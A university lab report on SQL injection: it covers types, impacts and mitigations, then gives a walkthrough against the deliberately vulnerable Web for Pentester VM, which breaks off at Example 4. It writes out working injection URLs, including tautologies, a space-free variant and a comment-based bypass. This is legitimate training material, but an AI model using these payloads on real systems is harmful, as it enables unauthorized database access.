



# **IT343**

## **Applied Information Assurance**

### **3<sup>rd</sup> Year, 1<sup>st</sup> Semester**

**Lab Report**

## **SQL Injection**

Submitted to  
Sri Lanka Institute of Information Technology

In partial fulfilment of the requirements for the  
Bachelor of Science Special Honours Degree in Information Technology

**26/03/2019**

## Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : **IT17122924**

Name : **Amarapala K.W.N.U.**

## Table of content

Declaration.....	i
Table of content .....	ii
List of figures.....	iii
What is SQL Injection?.....	1
Types of SQL injection.....	2
In-band SQL Injections (Classic SQL Injections) .....	2
Error Based SQL Injections .....	2
Union Based SQL Injections .....	2
Inferential SQL Injections (Blind SQL Injections).....	3
Boolean-based Blind SQL Injections.....	3
Time-based Blind SQL Injections .....	3
Out-of-band SQL Injections .....	3
Impact of SQL Injection Attacks .....	4
How to mitigate SQL Injection Attacks.....	5
Web for Pentester SQL Injections .....	6
Introduction.....	6
Example 1 .....	8
Example 2 .....	10
Example 3 .....	12
Example 4 .....	14
Example 5 .....	15
Example 6 .....	16
Example 7 .....	17
Example 8 .....	18
Example 9 .....	19
SQL injection using SQLMAP on Kali Linux.....	20
Install SQLiv tool on Kali Linux .....	20
SQL injection using SQLMap .....	22
Enumerate Database Name .....	22
Enumerate Table name .....	24
Enumerate Column names .....	26
Dump Data .....	27
References.....	29

## List of figures

Figure 1. 1: What is SQL injection .....	1
Figure 1. 2: SQL injection types .....	2
Figure 1. 3: IPaddress of webforpentester .....	6
Figure 1. 4: Web for pentester webpage .....	7
Figure 1. 5: Example 1 .....	8
Figure 1. 6: Example 1 solution .....	9
Figure 1. 7: Example 2 .....	10
Figure 1. 8: Example 2 solution .....	11
Figure 1. 9: Example 3 solution .....	12
Figure 1. 10: Example 3 solution .....	13
Figure 1. 11: Example 4 solution .....	14
Figure 1. 12: Example 5 solution .....	15
Figure 1. 13: Example 6 solution .....	16
Figure 1. 14: Example 7 solution .....	17
Figure 1. 15: Example 8 solution .....	18
Figure 1. 16: Example 9 solution .....	19
Figure 2. 1: Install SQLiv tool .....	20
Figure 2. 2: setup .....	21
Figure 2. 3: Command to enumerate Databases .....	22
Figure 2. 4: Enumerated Databases .....	23
Figure 2. 5: Command to enumerate tables of information_schema database .....	24
Figure 2. 6: Enumerated Tables of Information_schema database .....	24
Figure 2. 7: Command to enumerate tables of exercises database .....	25
Figure 2. 8: Enumerated tables of exercises database .....	25
Figure 2. 9: Command to enumerate column names and types of table users .....	26
Figure 2. 10: Enumerated columns of table users .....	26
Figure 2. 11: command to dump all the data of the table users .....	27
Figure 2. 12: data of the table users .....	27
Figure 2. 13: Command to get specific data from a specific user from a table .....	28
Figure 2. 14: root name and root password .....	28

## What is SQL Injection?

SQL injection is a code injection technique via web page input. It places a malicious code in SQL statements. SQL injection is a popular web hacking technique.

“SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database. An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.” [1]




Figure 1. 1: What is SQL injection

## Types of SQL injection




Figure 1. 2: SQL injection types

### In-band SQL Injections (Classic SQL Injections)

The attacker has the possibility of using same communication channel for performing attacks and retrieving results. The following are the two types of In-band SQL Injections.

#### Error Based SQL Injections

The attacker uses the error messages thrown by the application to exploit the database.

#### Union Based SQL Injections

The attacker uses Union operator of SQL to combine the results of two or more Select statements into a single result and thereby retrieving the results.

## **Inferential SQL Injections (Blind SQL Injections)**

It takes longer time for the attacker to exploit. The attacker won't transfer the data via applications for SQL Injecting and the results retrieved from the attack are not visible too.

### **Boolean-based Blind SQL Injections**

“This is a type of Inferential SQL Injection in which the SQL query is sent to the database with an intention of forcing the application to return a different result. Depending on the result, the HTTP response either changes or remains same. With this HTTP response, attacker guesses whether the payload is returning true or false. In this type of SQL Injection, no data will be returned in the response. This type of attack is very slow as the attacker has to enumerate the database character by character.” [2]

### **Time-based Blind SQL Injections**

“This is a type of Inferential SQL Injection in which the SQL query is sent to the database with an intention of forcing it to wait for a specific amount of time before responding back. Based on the HTTP response time (with a delay or immediate response), the attacker can guess whether the payload is returning true or false. In this type of SQL Injection, no data will be returned in the response. This type of attack is very slow as the attacker has to enumerate the database character by character.” [2]

## **Out-of-band SQL Injections**

“This type of uncommon SQL Injection, depending on the features enabled on the database which is being used by the application. In this type of SQL Injections, the attacker must use different channels for launching the attacks and retrieving the results.” [2]

## Impact of SQL Injection Attacks

With no mitigating controls, SQL injection can leave the application at a high-risk of compromise resulting in an impact to the confidentiality, and integrity of data as well as authentication and authorization aspects of the application. Loss of data confidentiality, Loss of data integrity, Loss of data and Compromise of the entire network are some impacts of SQL attacks.

- Confidentiality: Loss of confidentiality is a problem with SQL injection vulnerabilities as SQL databases hold sensitive data.
- Integrity: It is possible to make changes or even delete the sensitive information which they have gained access with a SQL injection.
- Authentication: There is a possibility of connecting to a system as another user with no previous knowledge of the system is poor SQL commands are used to check user names and passwords.
- Authorization: If authorization information is held in a SQL database, it is very much possible to change this information through the successful exploitation of SQL Injection vulnerability.



## How to mitigate SQL Injection Attacks

Ten ways you can help prevent or mitigate SQL injection attacks are given below.

1. **Trust no-one:** “Assume all user-submitted data is evil and validate and sanitize everything.” [3]
2. **Don't use dynamic SQL when it can be avoided:** “used prepared statements, parameterized queries or stored procedures instead whenever possible.” [3]
3. **Update and patch:** “vulnerabilities in applications and databases that hackers can exploit using SQL injection are regularly discovered, so it's vital to apply patches and updates as soon as practical.” [3]
4. **Firewall:** “Consider a web application firewall (WAF) – either software or appliance based – to help filter out malicious data. Good ones will have a comprehensive set of default rules, and make it easy to add new ones whenever necessary. A WAF can be particularly useful to provide some security protection against a particular new vulnerability before a patch is available.” [3]
5. **Reduce your attack surface:** “Get rid of any database functionality that you don't need to prevent a hacker taking advantage of it. For example, the xp\_cmdshell extended stored procedure in MS SQL spawns a Windows command shell and passes in a string for execution, which could be very useful indeed for a hacker. The Windows process spawned by **xp\_cmdshell** has the same security privileges as the SQL Server service account.” [3]
6. **Use appropriate privileges:** “don't connect to your database using an account with admin-level privileges unless there is some compelling reason to do so. Using a limited access account is far safer, and can limit what a hacker is able to do.” [3]
7. **Keep your secrets secret:** “Assume that your application is not secure and act accordingly by encrypting or hashing passwords and other confidential data including connection strings.” [3]
8. **Don't divulge more information than you need to:** “hackers can learn a great deal about database architecture from error messages, so ensure that they display minimal information. Use the "RemoteOnly" customErrors mode (or equivalent) to display verbose error messages on the local machine while ensuring that an external hacker gets nothing more than the fact that his actions resulted in an unhandled error.” [3]
9. **Don't forget the basics:** “Change the passwords of application accounts into the database regularly. This is common sense, but in practice these passwords often stay unchanged for months or even years.” [3]
10. **Buy better software:** “Make code writers responsible for checking the code and for fixing security flaws in custom applications before the software is delivered. SANS suggests you incorporate terms from this sample contract into your agreement with any software vendor. ” [3]

# Web for Pentester SQL Injections

## Introduction

Get the IP address of the web for pentester webpage using the command “ifconfig”



```
Individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0:
    Link encap:Ethernet  HWaddr 08:00:27:af:1c:3e
    inet addr:172.20.10.2  Bcast:172.20.10.15  Mask:255.255.255.240
    inet6 addr: 2402:4000:1080:f231:a00:27ff:feaf:1c3e/64 Scope:Global
    inet6 addr: fe80::a00:27ff:feaf:1c3e/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:3 errors:0 dropped:0 overruns:0 frame:0
    TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:826 (826.0 B)  TX bytes:1432 (1.3 KiB)

lo:
    Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:8 errors:0 dropped:0 overruns:0 frame:0
    TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:528 (528.0 B)  TX bytes:528 (528.0 B)

user@debian:~$
```

Figure 1. 3: IPaddress of webforpentester

Browse the obtained IP address of the web page as given below in Figure 1.4 will be displayed.




Figure 1. 4: Web for pentester webpage

The Examples of SQL Injections can be accessed now.

## Example 1

Initial URL of the page is given below. IT will only give the record of the “root” user name.

<http://172.20.10.2/sqli/example1.php?name=root>

The URL given below also will give the same output.

<http://172.20.10.2/sqli/example1.php?name=root' and '1' = '1>




Figure 1. 5: Example 1

Type the URL given below to get the full table of the users.

<http://172.20.10.2/sqli/example1.php?name=root' or '1' = '1>




Figure 1. 6: Example 1 solution

The URL will be encrypted as given below.

<http://172.20.10.2/sqli/example1.php?name=root%27%20or%20%271%27%20=%20%271>

## Example 2

Spaces are blocked in this example 2.




Figure 1. 7: Example 2

Delete all the spaces and try again.

<http://172.20.10.2/sqli/example2.php?name=root'or'1'='1>




Figure 1. 8: Example 2 solution

The URL will get encrypted as given below.

<http://172.20.10.2/sqli/example2.php?name=root%27or%271%27=%271>

### Example 3

Spaces are not allowed to use in this example too. Type the Given URL to view the full table.

<http://172.20.10.2/sqli/example3.php?name=root'or'1'=1>




Figure 1. 9: Example 3 solution

Also, a full table of the users can be displayed using the `/* */`

[http://172.20.10.2/sqli/example3.php?name=root'/\\*'/or'/\\*/'1'=1](http://172.20.10.2/sqli/example3.php?name=root'/*'/or'/*/'1'=1)






Figure 1. 10: Example 3 solution

## Example 4

<http://172.20.10.2/sqli/example4.php?id=2 or 1=1>

